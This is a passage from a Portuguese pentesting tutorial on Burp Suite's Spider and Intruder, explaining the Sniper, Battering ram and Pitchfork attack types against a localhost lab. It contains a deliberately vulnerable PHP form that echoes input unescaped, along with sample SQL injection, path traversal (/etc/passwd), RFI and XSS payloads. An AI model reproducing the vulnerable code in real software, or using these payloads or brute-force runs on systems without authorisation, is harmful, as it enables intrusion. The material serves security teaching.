

Figura 7.46 – Definindo como o Spider reconhece campos de formulários.

8. Remova os dados previamente armazenados no Site map (Figura 7.47), deixando-o limpo.



Figura 7.47 – Removendo dados armazenados no Site map.

9. Com o browser, acesse o endereço http://localhost. Dessa vez, o Site map reconhece formulários diferentes, enviando dois valores (Fig. 7.48).



Figura 7.48 – Dessa vez, o site map é preenchido com dois campos diferentes para o mesmo formulário.

- Don’t submit forms – Não envia formulários.
- Prompt for guidance – O Spider, ao encontrar um formulário, abre uma janela (Figura 7.49) possibilitando ao usuário inserir valores diferentes para cada formulário encontrado.

Figura 7.49 – Quando o Spider encontra um formulário, é aberta uma janela similar a essa.

- Automatically submit using the following rules to assign text field values – O Spider, ao encontrar formulários com nomes de campos iguais a algum nome definido dentro dessa lista, preenche e envia-o automaticamente. Dependendo da auditoria a ser feita, não é uma opção muito recomendada, pois podem existir formulários que apagam ou

alteram registros. Para esses casos, uma boa ideia é configurar o Spider com a opção Prompt for guidance, deixando a cargo do usuário qual ação deve ser tomada.

- Set unmatched fields to – Campos sem valor e que não estão na lista de Automatically submit using the following rules to assign text field values terão seus valores automaticamente preenchidos com o valor determinado nessa linha.
- Iterate all values of submit fields – max submissions per form – Páginas com formulários contendo mais de um botão de envio, como páginas que permitem modificar, alterar e apagar registros de usuários e enviam somente uma requisição. Habilitar esse checkbox faz com que o Spider reenvie a requisição várias vezes (por padrão, o máximo são 10 requisições), automatizando a tarefa de realizar requisições manuais.

Em Application Login, é definido o comportamento do Spider no momento em que são encontrados formulários de login (Figura 7.50).



Figura 7.50 – Formulários de login apresentam uma configuração especial.

7.6.7 Aba Scanner

Definições e configurações do scanner. O Burp Suite vasculha o site em busca das principais vulnerabilidades: XSS, SQLi, formulários de file upload etc. Disponível apenas na versão comercial (pro).

7.6.8 Aba Intruder

Permite diversos tipos de ataques manuais. Por meio do Intruder, é possível testar diversos payloads somente para um campo em específico. Por exemplo, suponha a seguinte requisição GET http://localhost/nome.php?

nome=Daniel&sobrenome=Moreno. Com o Intruder, é possível testar payloads de XSS nas variáveis nome e sobrenome, apenas na variável nome ou somente na variável sobrenome. Pode-se ainda testar payloads de XSS na variável nome e SQLi na variável sobrenome.

Para exemplificar o uso do Intruder, será necessário o código PHP (/var/www/html/index.php) a seguir:

```
<?php
if( $_SERVER["REQUEST_METHOD"] == "POST" ){
   echo "Nome: $_POST[nome] <br>";
   echo "Sobrenome:" . htmlentities($_POST["sobrenome"], ENT_QUOTES) . "<br>";
}
else{
?>
   <form action="" method="POST">
      Nome: <input type="text" name="nome"><br>
      Sobrenome: <input type="text" name="sobrenome"><br>
      <input type="submit" value="Enviar" name="enviar">
   </form>
<?php
}
?>
```

7.6.8.1 Target

Nome de host ou endereço IP do alvo a ser testado (Figura 7.51).



Figura 7.51 – Configurando um host a ser testado no Intruder.

Ele pode ser inserido manualmente ou por meio da aba Target > Site map (Figura 7.52).

7.6.8.2 Positions

Define quais campos devem ser auditados. Os campos são delimitados pelo caractere especial (§). Por padrão, qualquer valor de cookie e campos parametrizados (coluna Params marcada – Figura 7.52) são automaticamente marcados (Figura 7.53).



Figura 7.52 – Outra forma de configurar um host a ser testado no Intruder.



Figura 7.53 – O Burp Suite marca automaticamente campos parametrizados como campos que podem ser auditados.

O campo Attack Type define como os campos delimitados pelo cifrão

especial (§) serão auditados:

- Sniper – Similar a um sniper[4], cada “tiro” (ou payload) é feito um após o outro, nos campos delimitados por §. Recomendado para situações em que se queira testar campos de forma individual, como em ataques de força bruta para adivinhação de senhas de um determinado usuário ou em testes individuais de injeção. Exemplo:

1. Certifique-se de que somente os valores dos campos nome e sobrenome estão delimitados por § e o ataque seja do tipo Sniper (Figura 7.54). Os botões Add § e Clear § podem auxiliar nessa tarefa.



Figura 7.54 – Somente os campos nome e sobrenome serão auditados com o ataque de Sniper.

2. Na aba Payloads, configure o tipo de payload (Payload Sets > Payload type) como Simple list. Adicione as palavras *posicao1* e *posicao2* na lista de palavas (Figura 7.55). Essa lista de palavras são os payloads que o Burp Suite envia ao site no lugar dos valores delimitados por § (etapa 1). Pode ser qualquer tipo de payload: injeção SQL (' or '1' = '1), LFI (../../../../etc/passwd), RFI (http://site.com), XSS (<script>alert("XSS")</script>) etc.
3. Inicie o ataque clicando no botão Start Attack (Figura 7.55).
4. Uma nova janela com um histórico dos ataques feitos será aberta. Nas requisições realizadas, observe que os payloads configurados na etapa 2 são inseridos no lugar dos valores delimitados por § (etapa 1). Como o tipo de ataque escolhido foi o Sniper, as seguintes requisições foram feitas no corpo da requisição POST:

• nome=**posicao1**&sobrenome=**Moreno**&enviar=Enviar
• nome=**posicao2**&sobrenome=**Moreno**&enviar=Enviar
• nome=**Daniel**&sobrenome=**posicao1**&enviar=Enviar
• nome=**Daniel**&sobrenome=**posicao2**&enviar=Enviar



Figura 7.55 – Serão enviados os payloads "posicao1" e "posicao2" nos valores delimitados por §.

• Battering ram – Similar ao aríete[5], cada "tiro" (ou payload) é feito uma

única vez em todos os campos. Recomendado para situções em que se queira injetar o mesmo payload em diversos campos ao mesmo tempo. Exemplo:

1. Certifique-se de que somente os valores dos campos nome e sobrenome estão delimitados por § e o ataque seja do tipo Battering ram (Figura 7.56).



Figura 7.56 – Somente os campos nome e sobrenome serão auditados com o ataque de Battering ram.

2. Adicione as palavras *posicao1* e *posicao2* na lista de palavas (Figura 7.55).

3. Inicie o ataque clicando no botão Start Attack (Figura 7.55).

4. Uma nova janela com um histórico dos ataques feitos será aberta. Nas requisições realizadas, observe que os payloads configurados na etapa 2 são inseridos no lugar dos valores delimitados por § (etapa 1). Por se escolher o baterring ram como tipo de ataque, as seguintes requisições foram feitas no corpo da requisição POST:

   • nome=**posicao1**&sobrenome=**posicao1**&enviar=Enviar
   • nome=**posicao2**&sobrenome=**posicao2**&enviar=Enviar

5. Para testar quais campos são vulneráveis a ataques de XSS, insira o payload <script>alert('XSS')</script> (Figura 7.57).



Figura 7.57 – Adicionando um payload XSS.

6. Quando se faz a requisição, observe que o script de alerta é retornado no corpo HTML sem qualquer tipo de sanatização, indicando que o payload JavaScript é injetado com sucesso (Figura 7.58).

- Pitchfork – Nesse tipo de ataque, mais de uma posição de ataque é configurada. Substitui-se cada posição pela sua respectiva linha da lista de palavras. Recomendado para situações em que se deseja checar uma lista de usuário e senhas. Exemplo:



Figura 7.58 – Código JavaScript processado com sucesso após a variável nome.

1. Certifique-se de que somente os valores dos campos *nome* e *sobrenome* estão delimitados por § e o ataque seja do tipo Pitch fork (Figura 7.59). Como serão auditados dois campos, o campo *nome* representa a posição 1 (etapa 2) e o campo *sobrenome* representa a posição 2 (etapa 2).



Figura 7.59 – Somente os campos nome e sobrenome serão auditados com o ataque de Pitchfork.

2. Adicione as palavras *posicao1* e *posicao2* na lista de palavras para a posição 1 (Payload Sets > Payload set > 1 – Figura 7.55) e as palavras *posicao3* e *posicao4* para a posição 2 (Payload Sets > Payload set > 2 – Figura 7.60).

